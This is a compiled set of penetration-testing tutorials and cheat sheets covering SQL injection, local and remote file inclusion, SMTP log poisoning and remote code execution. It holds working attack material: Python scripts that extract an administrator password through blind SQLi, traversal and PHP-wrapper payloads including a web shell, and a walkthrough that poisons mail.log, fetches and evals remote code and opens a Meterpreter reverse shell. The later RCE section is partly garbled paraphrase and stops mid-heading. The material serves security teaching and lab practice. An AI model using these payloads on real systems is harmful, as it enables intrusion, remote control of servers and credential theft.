- Inferential SQL injection (Blind SQLi)

In-band SQL injection (Simple SQLi)

It is the most common SQL injection. This kind of SQL injection mainly occurs when an attacker is able to use the same communication channel to both launch the attack & congregate results. The in-band SQL injections are further divided into two types –

- **Error-based SQL injection** – An error-based SQL injection technique relies on error message thrown by the database server to obtain information about the structure of the database.
- **Union-based SQL injection** – It is another in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result, which is then returned as part of the HTTP response.

Inferential SQL injection (Blind SQLi)

In this kind of SQL injection attack, attacker is not able to see the result of an attack in-band because no data is transferred via the web application. This is the reason it is also called Blind SQLi. Inferential SQL injections are further of two types –

- **Boolean-based blind SQLi** – This kind of technique relies on sending an SQL query to the database, which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.
- **Time-based blind SQLi** – This kind of technique relies on sending an SQL query to the database, which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Example

All types of SQLi can be implemented by manipulating input data to the application. In the following examples, we are writing a Python script to inject attack vectors to the application and analyze the output to verify the possibility of the attack. Here, we are going to use python module named **mechanize**, which gives the facility of obtaining web forms in a web page and facilitates the submission of input values too. We have also used this module for client-side validation.

The following Python script helps submit forms and analyze the response using **mechanize** –

First of all we need to import the **mechanize** module.

```
import mechanize
```

Now, provide the name of the URL for obtaining the response after submitting the form.

```
url = input("Enter the full url")
```

The following line of codes will open the url.

```
request = mechanize.Browser()
```

```
request.open(url)
```

Now, we need to select the form.

```
request.select_form(nr = 0)
```

Here, we will set the column name 'id'.

```
request["id"] = "1 OR 1 = 1"
```

Now, we need to submit the form.

```
response = request.submit()
```

```
content = response.read()
```

```
print content
```

The above script will print the response for the POST request. We have submitted an attack vector to break the SQL query and print all the data in the table instead of one row. All the attack vectors will be saved in a text file say vectors.txt. Now, the Python script given below will get those attack vectors from the file and send them to the server one by one. It will also save the output to a file.

To begin with, let us import the mechanize module.

```
import mechanize
```

Now, provide the name of the URL for obtaining the response after submitting the form.

```
url = input("Enter the full url")
```

```
    attack_no = 1
```

We need to read the attack vectors from the file.

With open ('vectors.txt') as v:

Now we will send request with each attack vector

For line in v:

```
    browser.open(url)
```

```
    browser.select_form(nr = 0)
```

```
    browser["id"] = line
```

```
    res = browser.submit()
```

```
content = res.read()
```

Now, the following line of code will write the response to the output file.

```
output = open('response/' + str(attack_no) + '.txt', 'w')
```

```
output.write(content)
```

```
output.close()
```

```
print attack_no
```

```
attack_no += 1
```

By checking and analyzing the responses, we can identify the possible attacks. For example, if it provides the response that include the sentence **You have an error in your SQL syntax** then it means the form may be affected by SQL injection.

https://www.tutorialspoint.com/python_penetration_testing/python_penetration_testing_sql_i_web_attack.htm

Automating Blind SQL

<https://bad-jubies.github.io/Blind-SQLi-1/>

<https://github.com/21y4d/blindSQLi>

These days I've been doing Portswigger labs and decide to do them in a different way.

Portswigger is the company behind Burp Suite, the famous proxy used in Web Application Security. In the company website we can find [labs](#) with a very good explanation about how Web Attacks works and how you can reproduce them with Burp Suite.

Burp Suite is really a great tool, but as a Linux user I like to do as much as I can in command-line, and this is one of the reasons that I like Python so much. So, I'm reproducing the

Portswigger labs just with Python and one of the most interesting is the Blind SQL Injection (SQLi).

As I said, the website has great tutorials [explaining the attack](#), but to be short SQLi is when you can get results based on the exploitation of a input vulnerable to the attack, while in the Blind SQLi you can use SQLi without see the query result, just based on the page response.

In this example, is provided the information that the cookie variable TrackingID is vulnerable to this attack. If you inject a SQL query you can't see its result but if it's a valid cookie, the website shows the message 'Welcome back' and it's possible to exploit this page response to use the Blind SQLi.



Blind SQL injection with conditional responses

LAB Not solved

[Back to lab description >>](#)

[Home](#) | [Welcome back!](#) | [Login](#)

WE LIKE TO SHOD

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Las
session	lWtsC5hWSruF2FjXsvFXcTg3eltH9yor	ac561f2f1e9...	/	Session	39	true	true	None	Tur
TrackingId	OsG9QLWKSJbMY7zf	ac561f2f1e9...	/	Session	26	true	true	None	Tur

The 'Welcome back!' message and the cookie value of TrackingID

The goal of this labs is to use this technique to discover the password of the user administrator. We can write a query to compare the length of password but we need to repeat this operation until we see the 'Welcome back!' message in the page. This can be done in a easily way with Python.

```
>>> for i in range(50):
...     r= requests.get("https://ac0e1f6b1fa76b49808f754500c004b.web-security-academy.net/", cookies={'TrackingId': 'x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)="+str(i)+"--"})
...     if "Welcome back" in r.text:
...         print 'The password length is: '+str(i)
...         break
...
The password length is: 20
>>>
```

Now we know that the password length is 20, we need to repeat this process but instead of with length we need to guess each one of the 20 characters. But before that we can use another way to know if a query is true or not by the page length, if the query is true the page length will be bigger because of the 'Welcome back!' message and we can the get the length with and without this message.

```
>>> len(requests.get("https://ac491f1a1ed5290a80992492005400b6.web-security-academy.net/", cookies={'TrackingId': 'x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)=20--}).text)
11233
>>>
>>> len(requests.get("https://ac491f1a1ed5290a80992492005400b6.web-security-academy.net/", cookies={'TrackingId': 'x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+length(password)=21--}).text)
11172
>>>
```

So, if we use a SQL query we can know that its true if the page has a length of 11233 (this is a common way to know that an input was useful when use brute force with Burp Suite). Now we know that the password has 20 characters and if we guess one of them the HTTP response will be a page with length 11233. Now we can test each input and Python have already a function with the list that we will need.

```
>>>
>>> for i in range(1,21):
...     for j in list(string.printable):
...         r= requests.get("https://acb81f371f994b7a80bf1e710082005f.web-security-academy.
net/",cookies={'TrackingId':"x'+UNION+SELECT+'a'+FROM+users+WHERE+username='administrator'+AND+
substring(password,"+str(i)+",1)='"+j+"'--"})
...         if len(r.text) == 11233:
...             thePasswordIs += j
...             break
...
...
>>>
```

Each substring of the password was compared to each character and if the response was valid, the character was stored in thePasswordIs variable. So, we just need to print the value of this variable.

```
>>> thePasswordIs
'geu5b4d1s7bbfe46023'
>>> █
```

And that's it! We discovered the password of the user administrator with Blind SQLi without neither the need of configure a proxy to intercept the traffic nor the use of Burp Repeater and Burp Intruder, we just used Python.

This lab was made with Python just to become more challenging but in the day-to-day work involving Web Application Security we will face more complex situations and Burp Suite can save a lot of time with them.

<https://enetolabs.medium.com/exploiting-blind-sqli-with-python-c401a7fddece>

Cheatsheet SQL Injection

<https://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

<https://book.hacktricks.xyz/pentesting/pentesting-mysql>

<https://github.com/c002/pentest/blob/master/SQL%20Injection%20Cheat%20Sheet:%20MySQL>

<https://www.phillips321.co.uk/2012/03/06/mysql-cheat-sheet/>

Local File Inclusion

Local file inclusion (also known as LFI) is the process of including files that are already locally present on the server, through the exploitation of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included, and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected. Although most examples point to vulnerable PHP scripts, we should keep in mind that it is also common in other technologies such as JSP, ASP, and others.

Remote File Inclusion (RFI)

Remote File Inclusion (also known as RFI) is the process of including remote files through the exploitation of vulnerable inclusion procedures implemented in the application. This vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included, and this input is not properly sanitized, allowing external URL to be injected.

What's the Impact of File Inclusion

This can lead to something as outputting the contents of the file, but depending on the severity, it can also lead to:

- Code execution on the web server
- Code execution on the client-side (such as JavaScript which can lead to other attacks, such as Cross-Site Scripting (XSS))
- Denial of Service (DoS)
- Sensitive Information Disclosure

How Does It Work?

When we test for Local File Inclusion or Remote File Inclusion vulnerabilities, we should be looking for scripts that take filenames as parameters, such as 'file, URL, path, filename' etc.

If we consider the following example:

```
http://vulnerable-website/file.php?file=index.php
```

Since we see the parameter 'file' that calls for another file on the server, we can try to read arbitrary files from the server. For the sake of the example, we'll be calling: /etc/passwd file.

```
http://vulnerable-website/file.php?file=../../../../etc/passwd
```

If the application doesn't filter the file being called, and if the vulnerability exists, then the /etc/passwd file content will return in the response.

```
root:x:0:0:root:/root:/bin/bash
```

```
bin:x:1:1:bin:/bin:/sbin/nologin
```

```
daemon:x:2:2:daemon:/sbin:/sbin/nologin
```

```
.....
```

The reason for the lack of filtering for files being called is the lack of input validation in the file.php file content. The file parameter is being run based on the following PHP code which allows reading the content of arbitrary files in the server.

```
<?php include($_GET['file'].".php"); ?>
```

The most common parameters to be tested for LFI can be found below:

```
cat
```

```
dir
```

```
action
```

```
board
```

date

detail

file

download

path

folder

prefix

include

page

-----inc

locate

show

doc

site

type

view

content

document

layout

mod

conf

File Inclusion Cheatsheet

Basics:

<http://vulnerable-site.com/index.php?page=../../etc/passwd>

<http://vulnerable-site.com/index.php?page=../../../../etc/passwd>

<http://vulnerable-site.com/index.php?page=../../../../etc/passwd>

<http://vulnerable-site.com/static/%5c.%5c.%5c.%5c.%5c.%5c.%5c/etc/passwd>

Null Byte Injection:

<http://vulnerable-site.com/index.php?page=../../etc/passwd%00>

http://vulnerable-site.com/index.php?page=pHp://FilTer/convert.base64-encode/resource=index.php

PHP wrapper: zlib

http://vulnerable-site.com/index.php?page=php://filter/zlib.deflate/convert.base64-encode/resource=/etc/passwd

PHP wrapper: ZIP

echo "<pre><?php system(\$_GET['cmd']); ?></pre>" > payload.php;

zip payload.zip payload.php;

mv payload.zip shell.jpg;

rm payload.php

http://vulnerable-site.com/index.php?page=zip://shell.jpg%23payload.php

PHP wrapper: Data

http://vulnerable-site.com/?page=data://text/plain,<?php echo base64_encode(file_get_contents("index.php")); ?>

http://vulnerable-site.com/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydbWQnXSsk7ZWNo byAnU2h1bGwgZG9uZSAhJzsgPz4=

The payload: "<?php system(\$_GET['cmd']);"

<https://cobalt.io/blog/a-pentesters-guide-to-file-inclusion>

<https://highon.coffee/blog/lfi-cheat-sheet/>

<https://book.hacktricks.xyz/pentesting-web/file-inclusion>

<https://shahrukhathar.info/local-file-inclusion-lfi-cheat-sheet/>

<https://github.com/russweir/OSCP-cheatsheet/blob/master/File%20Inclusion.md>

https://sushant747.gitbooks.io/total-oscp-guide/content/local_file_inclusion.html

In this Post, we will be discussing on SMTP log poisoning. But before getting in details, kindly read our previous articles for "[SMTP Lab Set-Up](#)" and "Beginner Guide to File Inclusion Attack (LFI/RFI)". Today you will see how we can exploit a web server by abusing SMTP services if the webserver is vulnerable to local file Inclusion.

Let's Start!!

With the help of Nmap, we scan for port 25 and as a result, it shows port 25 is open for SMTP service.

```
nmap -p25 192.168.1.107
```

```
root@kali:~# nmap -p25 192.168.1.107
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-30 12:42 EST
Nmap scan report for 192.168.1.107
Host is up (0.00032s latency).

PORT      STATE SERVICE
25/tcp    open  smtp
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

This attack is truly based on Local file Inclusion attack; therefore I took help of our previous [article](#) where I Created a PHP file which will allow the user to include a file through file parameter.

As a result, you can observe that we are able to access `/etc/passwd` file of the victim machine.



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false messagebus:x:102:106::/var/run/dbus:/bin/false usbmux:x:103:46:usbmux daemon,,:/home/usbmux:/bin/false dnsmasq:x:104:65534:dnsmasq,,:/var/lib/misc:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/bin/false kernoops:x:106:65534:Kernel Oops Tracking Daemon,,:/bin/false rtkit:x:107:114:RealtimeKit,,:/proc:/bin/false saned:x:108:115::/home/saned:/bin/false whoopsie:x:109:116::/nonexistent:/bin/false speech-dispatcher:x:110:29:Speech Dispatcher,,:/var/run/speech-dispatcher:/bin/sh avahi:x:111:117:Avahi mDNS daemon,,:/var/run/avahi-daemon:/bin/false lightdm:x:112:118:Light Display Manager:/var/lib/lightdm:/bin/false colord:x:113:121:colord colour management daemon,,:/var/lib/colord:/bin/false hplip:x:114:7:HPLIP system user,,:/var/run/hplip:/bin/false pulse:x:115:122:PulseAudio daemon,,:/var/run/pulse:/bin/false raj:x:1000:1000:raj,,:/home/raj:/bin/bash mysql:x:116:125:MySQL Server,,:/nonexistent:/bin/false postfix:x:117:126::/var/spool/postfix:/bin/false dovecot:x:118:128:Dovecot mail server,,:/usr/lib/dovecot:/bin/false dovenull:x:119:129:Dovecot login user,,:/nonexistent:/bin/false
```

Now if you are able to access the mail.log file due to LFI, it means the mail.log has read and write permission and hence we can infect the log file by injecting malicious code.

```
← → ↻ 🏠 ⓘ 192.168.1.107/lfi/lfi.php?file=/var/log/mail.log ↵ ... 📌 ☆ 🗄
```

```
Dec 30 09:22:27 mail postfix/master[4151]: daemon started -- version 2.11.0, configuration /etc/postfix
Dec 30 09:24:41 mail postfix/master[4151]: terminating on signal 15
Dec 30 09:24:41 mail postfix/master[4322]: daemon started -- version 2.11.0, configuration /etc/postfix
Dec 30 09:25:36 mail dovecot: master: Dovecot v2.2.9 starting up (core dumps disabled)
Dec 30 09:25:36 mail dovecot: ssl-params: Generating SSL parameters
Dec 30 09:25:43 mail dovecot: ssl-params: SSL parameters regeneration completed
Dec 30 09:31:26 mail dovecot: log: Warning: Killed with signal 15 (by pid=1 uid=0 code=kill)
Dec 30 09:31:26 mail dovecot: master: Warning: Killed with signal 15 (by pid=1 uid=0 code=kill)
Dec 30 09:31:26 mail dovecot: master: Dovecot v2.2.9 starting up (core dumps disabled)
Dec 30 09:31:55 mail postfix/cleanup[7470]: 61B6243574: message-id=<20181230173155.61B6243574@mail.ignite.lab>
Dec 30 09:31:55 mail postfix/qmgr[4326]: 61B6243574: from=, size=494, nrcpt=1 (queue active)
Dec 30 09:31:55 mail postfix/local[7472]: 61B6243574: to=, orig_to=, relay=local, delay=0.02, delays=0.01/0/0/0, dsn=2.0.0, status=sent (delivered to maildir)
Dec 30 09:31:55 mail postfix/qmgr[4326]: 61B6243574: removed
Dec 30 09:32:56 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0.1, lip=127.0.1.1, session=
Dec 30 09:32:56 mail dovecot: pop3-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0.1, lip=127.0.1.1, session=
Dec 30 09:32:56 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0.1, lip=127.0.1.1, session=<8OXSr0B+NwB/AAAB>
Dec 30 09:32:56 mail dovecot: pop3-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0.1, lip=127.0.1.1, session=
Dec 30 09:32:56 mail postfix/smtpd[7606]: connect from localhost[127.0.0.1]
Dec 30 09:32:56 mail postfix/smtpd[7606]: improper command pipelining after EHLO from localhost[127.0.0.1]: QUIT\r\n
```

Now let's try to enumerate further and connect to the SMTP (25) port

```
telnet 192.168.1.107 25
```

As we can see, we got connected to the victim machine successfully. Now let's try to send a mail via the command line (CLI) of this machine and send the OS commands via the "RCPT TO" option. Since the mail.log file generates a log for every mail when we try to connect with the webserver. Taking advantage of this feature now I will send malicious PHP code as the fake user and it will get added automatically in the mail.log file as a new log.

```
MAIL FROM:<rrajchandel@gmail.com>
```

```
RCPT TO:<?php system($_GET['c']); ?>
```




```
root@kali:~# telnet 192.168.1.107 25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
220 mail.ignite.lab ESMTP Postfix (Ubuntu)
MAIL FROM:<rrajchandel@gmail.com>
250 2.1.0 Ok
RCPT TO:<?php system($_GET['c']); ?>
501 5.1.3 Bad recipient address syntax
```

Note: We can ignore the 501 5.1.3 Bad recipient address syntax server response as seen in the above screenshot because ideally the internal email program of the server (victim machine), is expecting us to input an email ID and not the OS commands.

As our goal is to inject PHP code into the logs and this stage is called logfile poisoning and we can clearly see that details of mail.log, as well as execute comment given through cmd; now execute **ifconfig** as cmd comment to verify network interface and confirm its result from inside the given screenshot.

192.168.1.107/lfi/lfi.php?file=/var/log/mail.log&c=ifconfig

You can observe its output in its source code as shown in the below image:



```
8 Dec 30 09:31:26 mail dovecot: master: Warning: Killed with signal 15 (by pid=1 uid=0 code=kill)
9 Dec 30 09:31:26 mail dovecot: master: Dovecot v2.2.9 starting up (core dumps disabled)
10 Dec 30 09:31:55 mail postfix/pickup[4325]: 61B6243574: uid=0 from=<root>
11 Dec 30 09:31:55 mail postfix/cleanup[7470]: 61B6243574: message-id=<20181230173155.61B6243574@mail.ignite.
12 Dec 30 09:31:55 mail postfix/qmgr[4326]: 61B6243574: from=<root@mail.ignite.lab>, size=494, nrcpt=1 (queue
13 Dec 30 09:31:55 mail postfix/local[7472]: 61B6243574: to=<root@mail.ignite.lab>, orig_to=<root>, relay=loc
14 Dec 30 09:31:55 mail postfix/qmgr[4326]: 61B6243574: removed
15 Dec 30 09:32:56 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0
16 Dec 30 09:32:56 mail dovecot: pop3-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0
17 Dec 30 09:32:56 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0
18 Dec 30 09:32:56 mail dovecot: pop3-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=127.0.0
19 Dec 30 09:32:56 mail postfix/smtpd[7606]: connect from localhost[127.0.0.1]
20 Dec 30 09:32:56 mail postfix/smtpd[7606]: improper command pipelining after EHLO from localhost[127.0.0.1]
21 Dec 30 09:32:56 mail postfix/smtpd[7606]: disconnect from localhost[127.0.0.1]
22 Dec 30 09:32:56 mail postfix/smtpd[7606]: connect from localhost[127.0.0.1]
23 Dec 30 09:32:56 mail postfix/smtpd[7606]: improper command pipelining after EHLO from localhost[127.0.0.1]
24 Dec 30 09:32:56 mail postfix/smtpd[7606]: disconnect from localhost[127.0.0.1]
25 Dec 30 09:33:42 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=192.168
26 Dec 30 09:33:42 mail postfix/smtpd[7606]: connect from unknown[192.168.1.107]
27 Dec 30 09:33:42 mail postfix/smtpd[7606]: disconnect from unknown[192.168.1.107]
28 Dec 30 09:33:46 mail dovecot: imap-login: Aborted login (no auth attempts in 0 secs): user=<>, rip=192.168
29 Dec 30 09:33:46 mail postfix/smtpd[7612]: connect from unknown[192.168.1.107]
30 Dec 30 09:33:46 mail postfix/smtpd[7612]: disconnect from unknown[192.168.1.107]
31 Dec 30 09:33:54 mail dovecot: imap-login: Disconnected (no auth attempts in 0 secs): user=<>, rip=192.168.
32 Dec 30 09:33:54 mail dovecot: imap-login: Disconnected (no auth attempts in 0 secs): user=<>, rip=192.168.
33 Dec 30 09:38:41 mail postfix/smtpd[7695]: connect from unknown[192.168.1.109]
34 Dec 30 09:39:00 mail postfix/smtpd[7695]: warning: Illegal address syntax from unknown[192.168.1.109] in R
35     inet addr:192.168.1.107 Bcast:192.168.1.255 Mask:255.255.255.0
36     inet6 addr: fe80::20c:29ff:fec8:9c50/64 Scope:Link
37     UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
38     RX packets:8732 errors:0 dropped:0 overruns:0 frame:0
39     TX packets:6751 errors:0 dropped:0 overruns:0 carrier:0
40     collisions:0 txqueuelen:1000
41     RX bytes:9324360 (9.3 MB) TX bytes:696344 (696.3 KB)
42
43 lo     Link encap:Local Loopback
44     inet addr:127.0.0.1 Mask:255.0.0.0
45     inet6 addr: ::1/128 Scope:Host
46     UP LOOPBACK RUNNING MTU:65536 Metric:1
47     RX packets:786 errors:0 dropped:0 overruns:0 frame:0
48     TX packets:786 errors:0 dropped:0 overruns:0 carrier:0
49     collisions:0 txqueuelen:0
50     RX bytes:84759 (84.7 KB) TX bytes:84759 (84.7 KB)
51
c~
```

This technique is known as **SMTP log poisoning** and through such type of vulnerability, we can easily take the reverse shell of the victim's machine.

Execute following command inside Metasploit:

use exploit/multi/script/web_delivery

msf exploit (web_delivery)>set target 1

msf exploit (web_delivery)> set payload php/meterpreter/reverse_tcp

msf exploit (web_delivery)> set lhost 192.168.1.109

msf exploit (web_delivery)>set lport 8888

msf exploit (web_delivery)>exploit

Copy the highlighted text shown in below window

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 1
target => 1
msf exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > set lport 8888
lport => 8888
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Started reverse TCP handler on 192.168.1.109:8888
[*] Using URL: http://0.0.0.0:8080/FiQ0jBhu
msf exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.1.109:8080/FiQ0jBhu
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.109:8080/FiQ0jBhu'))";
```

Paste the above copied malicious code inside URL as shown in the given image and execute it as cmd comment.

```
192.168.1.107/lfi.php?file=/var/log/mail.log&c=php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.1.109:8080/FiQ0jBhu'))";"
```

When the above code gets executed you will get meterpreter session 1 of the targeted web server.

```
msf exploit (web_delivery)>sessions 1
```

```
meterpreter> sysinfo
```

```
[*] 192.168.1.107 web_delivery - Delivering Payload
[*] Sending stage (38247 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.109:8888 -> 192.168.1.107:39439) at 2018-12-30 12:59:
msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer : ignite
OS : Linux ignite 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter >
```

Author: Aarti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security


<https://www.hackingarticles.in/smtp-log-poisoning-through-lfi-to-remote-code-execution/>

Remote Code Execution

[Remote Code Execution](#) is used to expose a form of vulnerability that can be exploited when user input is injected into a file or string and the entire package is run on the parser of the programming language. This is not the type of behavior that is exhibited by the developer of the web application. A Remote Code Execution Attack can lead to a full-scale attack that would compromise an entire web application and the webserver. You should also note that virtually all programming languages have different code evaluation functions.

A code evaluation may also occur if you allow user inputs to gain access to functions that are evaluating code in the same programming language. This type of measure may be purposely implemented to gain access o the mathematical functions of the programming language or by accident because the user-controlled input is designed by the developer to be inside any of

these functions. It is not advisable to carry out this line of action. Many people find it malicious to even use code evaluation.



Example of Code

Let's take a look at an example of a code evaluation attack.

It's may seem like a better idea to have dynamically generated variable names for each user and store their registration date. This is an example of how you can do it's done in PHP

```
eval("\${$user} = '$regdate');
```

As long as the username is controlled by the user's input, an attacker may create a name like **this**:

```
x = 'y';phpinfo();//
```

The PHP code that's generated would resemble this:

```
`${x} = 'y';phpinfo();// = 2016';
```

You can now see that the variable is referred to as x but has the value of y. When the attacker can assign another value to the variable, he will be able to create a new command by using a semicolon (;). He can now fill in the rest of the string. This way, he will not get any syntax errors in his work. As soon as he executes this code, the output of phpinfo would be displayed on the page. You should always remember that it is possible in PHP and other languages with features that can assess input.

Arranging Remote Code Execution by Origin

The majority of the distinguished RCE weaknesses are because of certain basic causes that can be followed back to its starting point. The grouping of Remote Code Execution by beginning is examined as follows.

Dynamic Code Execution

Dynamic Code Execution is by all accounts the most widely recognized basic reason that prompts a code execution assault. Many programming dialects are planned to such an extent that they can produce code with another code and execute it right away. This idea is an amazing one that handles various complex issues. Be that as it may, a malevolent assailant can control this idea to acquire RCE access and capacities.

Ordinarily, the code produced quickly depends on certain client input. Customarily, the code incorporates the information that has been remembered for a specific structure. When a malignant aggressor understands that the powerful code age will utilize certain information, it could make a substantial code as a type of access to separate the application. If the contributions of clients are not examined, the code will be executed on its objective.

At the point when you choose to look carefully, dynamic code execution is answerable for two kinds of RCE-based assaults; immediate and circuitous.

Direct

